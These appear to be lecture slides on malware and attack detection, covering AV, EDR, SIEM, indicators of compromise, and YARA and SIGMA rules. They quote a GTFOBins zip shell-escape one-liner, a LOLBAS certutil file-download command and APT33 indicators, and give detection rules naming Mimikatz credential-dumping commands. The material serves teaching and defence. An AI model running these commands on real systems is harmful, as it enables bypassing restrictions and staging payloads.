Detection Fundamentals

Technology: WARNING

- Lots of **different technologies**
- Partly **overlapping** capabilities

- Confusing scenario
- Reality **much more intricate** than my description

MALWARE detection

- Identification of **malicious software**
- Typically done on **endpoints**
- Detection **before** or **during** execution
- Focus on **prevention**

Malware detection: AV

- **Antivirus**
  - Agent operating **locally**
- Detection based on:
  - **Signature-based** analyses
    - Content patterns known to be malicious
    - Execution patterns known to be malicious
  - **Behavioral heuristics**
    - Execution patterns typical of malicious sw
  - Examples later

ATTACK detection

- Identification of **malicious software**
- Typically done on **endpoints**
- Detection **before** or **during** execution
- Focus on **prevention**

- Identification of **malicious** or **suspicious activities**
- Typically done by **correlating events from different sources**
- Detection usually **after the fact**
- Focus on:
  - **Visibility** (Monitoring)
  - Detection of **suspicious behavior**
  - **Response** (Investigation and Remediation)

Malicious activity <> Malicious software (I)

- Account U1 attempts to access 100 different workstations in 1 minute
- (Adversary stole credentials)

- **No malicious software is needed**

Malicious activity <> Malicious software (II)

- **Legitimate** software tools can be **abused** in many ways and for many purposes

- Living off the land (**LOTL**)

Linux `zip` (I)

zip(1) - Linux man page

Name

zip - package and compress (archive) files

Synopsis

zip [-
aABcdDeEfFghjklLmoqrRSTuvVwXyz!@$] [-
-longoption ...] [-**b** path] [-**n** suffixes] [-**t** date]
[-**tt** date] [*zipfile* [*file* ...]] [**-xi** list]

zipcloak (see separate man page)

zipnote (see separate man page)

zipsplit (see separate man page)

Linux `zip` (II)

GTFOBins

☆ Star 12,006

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -u)
zip $TF /etc/hosts -T -TT 'sh #'
rm $TF
```

Windows `certutil` (I)

certutil

05/01/2025 •

Applies to: ✅ Windows Server 2025, ✅ Windows Server 2022, ✅ Windows Server 2019, ✅ Windows Server 2016, ✅ Windows 11, ✅ Windows 10, ✅ Azure Local 2311.2 and later

Certutil.exe is a command-line program installed as part of Certificate Services. You can use certutil.exe to display certification authority (CA) configuration information, configure Certificate Services, and back up and restore CA components. The program also verifies certificates, key pairs, and certificate chains.

If `certutil` is run on a certification authority without other parameters, it displays the current certification authority configuration. If `certutil` is run on a non-certification authority without other parameters, the command defaults to running the `certutil -dump` command. Not all versions of certutil provide all of the parameters and options that this document describes. You can see the choices that your version of certutil provides by running `certutil -?` or `certutil <parameter> -?`.

Windows `certutil` (II)

LOLBAS

☆ Star 7,868

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib. More information on programmatically accesssing this project can be found on the API page.

Download

1. Download and save an executable to disk in the current folder.

```
certutil.exe -urlcache -f https://www.example.org/file.exe file.exe
```

Use case: Download file from Internet
Privileges required: User
Operating systems: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10, Windows 11
ATT&CK® technique: T1105: Ingress Tool Transfer


Why different sources are needed (I)

- Account U1 attempts to access 100 different workstations in 1 minute
- The log of a **single** workstation **cannot** flag this activity as suspicious

Why different sources are needed (II-a)

- Account U1 wants to access service W
- Normal access in Windows environments:


1. U1 requests a **service ticket** `ST(U1,W)` to the Domain Controller (**DC**)
2. U1 contacts W and proves its identity with `ST(U1,W)`



Why different sources are needed: Example (II-b)

- Account U1 wants to access service W
- Silver Ticket attack: Attacker has password of service W
  ⇒ Attacker can forge `ST(X,W)` for any user X

1. Attacker contacts W and pretends to be U1 with (forged) `ST(U1,W)`



- This attack can **only** be detected by **correlating logs at W and DC**
  - W has received an ST that has never been requested at DC

Keep in mind

- **Malware** detection **deeply different** from **Attack** detection
- Analyzing only "**local** events" provides **little visibility** of attacks
- Many attack steps can be executed with **legitimate** software
- We need a way to evaluate the maliciousness of **behavior**

Malware and Attack detection: EDR (I)

- **Endpoint Detection and Response**
  - Agent operating locally (≈AV)
  - Continuously **streams** events to a **central** platform
    - **Alerts** for further analysis by operators
    - **Automatic local actions** when high confidence

`events + alerts`


`...`

`events + alerts`

Analyze alerts

Correlate events (and generate alerts)

Malware and
Attack detection: EDR (II)



- Do I have an alert on a "critical" device?
- Do I have an alert on an old and unpatched device?

Response Capabilities: AV

- Focus on **prevention**

- Mostly **automatic** actions
- Quarantine / Delete detected files

Response Capabilities: EDR

- Focus on:
  - **Visibility** (Monitoring)
  - Detection of **suspicious behavior**
  - **Response** (Investigation and Remediation)


- AV + Support for **remote investigation** and **containment**
  - Kill malicious processes
  - Isolate endpoint
  - **…**

Attack Detection: SIEM (I)

- Security Information Event Management (**SIEM**)
- **Centralized** system for log management:
  - Collection
  - Aggregation
  - Correlation
  - **Real-time Analysis**

- **Rules** for:
  - **Alerts** Events that indicate anomalous activity
  - **Alarms** Alerts that indicate security incident

Attack Detection: SIEM (II)



99% False Positives: A Qualitative Study of SOC Analysts' Perspectives on Security Alarms
31st USENIX Symposium

IoC: Indicators of Compromise

(Slightly Oversimplified) Detection Fact #1

- Detecting a "**novel**" malware / attack campaign is **very hard**
- Even for skilled operators with plenty of time and resources

- Most real detections are based on information that "someone" has **previously** discovered and described "**somehow**"

Common scenario (oversimplified) (I)

Specialized organization:

1. **Identifies** a new piece of **malware** or a new **attack campaign**
2. **Discovers** and **distributes** information for its identification
   - File names
   - File contents (hashes)
   - Contacted IPs / Domains
   - …

Indicators of Compromise (**IoC**)

Example (APT33)

Domain
boeing.servehttp[.]com
alsalam.ddns[.]net
ngaaksa.ddns[.]net
ngaaksa.sytes[.]net
vinnellarabia.myftp[.]org

MD5
8e67f4c98754a2373a49eaf53425d79a
c57c5529d91cffef3ec8dadf61c5ffb2
c02689449a4ce73ec79a52595ab590f6
59d0d27360c9534d55596891049eb3ef
59d0d27360c9534d55596891049eb3ef
797bc06d3e0f5891591b68885d99b4e1

Common scenario (oversimplified) (II)

Specialized organization:

1. Identifies a new piece of malware or a new attack campaign
2. Discovers and distributes IoC

Every organization may use IoC to:

- **Block** malicious traffic / code execution
- Determine an intrusion **has occurred**
- Associate discovered activity with a known threat actor

Common scenario (oversimplified) (III)

Every organization may use IoC to:

- **Block** malicious traffic / code execution

- IoC must be **deployed** in security tools:
  - Border firewall
  - EDR/AV/firewall on each endpoint
  - DNS Server
  - Application-level firewall
  - ...

IoC (I)


IPv4 and IPv6 **addresses**	network traffic
Domain **names**	network traffic, DNS resolver caches, logs
TLS **Server Name** Indication values	network traffic
TLS **certificate** information	network traffic
Code-signing **certificates**	binaries
Hashes of malicious binaries/scripts	network traffic file system artefacts

IoC (II)

- IPv4 and IPv6 addresses
- Domain names
- ...
- Hashes of malicious binaries/scripts

- Attack **tools** and their code structure **(static)** and execution characteristics **(dynamic)**
- Attack **techniques** that can be observed in network traffic or system artefacts

Detection



More difficult and **less precise**

Easy and **precise**

Cybersecurity is a Game


- Defender / Attacker do **not** have a **static** behavior
- Each category **continuously adapts** its behavior to maximize its success likelihood

1. Attacker: behavior B1
2. Defender: detection heuristics H1 (tailored to B1)
3. Attacker: *caught too easily...*behavior B2
4. Defender: *circumvented too easily...*detection heuristics H2
5. ...

(Slightly Oversimplified) Detection Fact #2

- **At any given time**, there are Attacker behaviors that go **undetected everywhere**
- ...until Defenders update their heuristics

Pyramid of pain (for the Attacker)



More pain for changing
⇒IoC valid for **more time**

Less pain for changing
⇒IoC valid for **less time**

IoC distribution


IoC distribution

- IoC must be deployed in security tools:
  - Border firewall
  - EDR/AV/firewall on each endpoint
  - DNS Server
  - Application-level firewall
  - …

- How to do that efficiently?

YARA

Feature	YARA
Purpose	Malware classification and detection
Focus	Identifying malware based on binary patterns, strings, and behaviors
Input Data	Files, memory, network traffic
Format	Uses a rule-based syntax with conditions and pattern matching
Usage	Used in malware research, incident response, and forensic analysis
Execution	Runs locally on files, memory, or network captures




YARA Example Rule

```
rule Detect_Mimikatz
{
    meta:
        author = "CyberSec Researcher"
        description = "Detects Mimikatz password dumping tool"
        date = "2025-02-25"
        reference = "https://www.mimikatz.com/"

    strings:
        $mimikatz1 = "mimikatz.exe" nocase
        $mimikatz2 = "sekurlsa::logonpasswords" nocase
        $mimikatz3 = "privilege::debug" nocase
        $mimikatz4 = "kerberos::list" nocase
        $mimikatz5 = "lsadump::dcsync" nocase

    condition:
        any of them
}
```

File analysis

Think about how it could be evaded

YARA Usage



SIGMA

Feature	YARA	SIGMA
Purpose	Malware classification and detection	SIEM (Security Information and Event Management) rule standardization
Focus	Identifying malware based on binary patterns, strings, and behaviors	Defining queries for detecting threats in log data
Input Data	Files, memory, network traffic	Logs from various sources (Windows Event Logs, Sysmon, firewall logs, etc.)
Format	Uses a rule-based syntax with conditions and pattern matching	YAML-based format for describing log queries
Usage	Used in malware research, incident response, and forensic analysis	Used in SIEMs to standardize threat detection rules across platforms
Execution	Runs locally on files, memory, or network captures	Converts into platform-specific SIEM queries (e.g., Splunk, ElasticSearch, Sentinel)


SIGMA Example Rule

```yaml
title: Mimikatz Execution Detected
id: 12345678-90ab-cdef-1234-567890abcdef
status: experimental
description: Detects Mimikatz execution by monitoring suspicious process names
author: CyberSec Researcher
date: 2025-02-25
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '\mimikatz.exe'
      - '\mimilib.dll'
  condition: selection
falsepositives:
  - Unlikely
level: high
```

Windows log event analysis

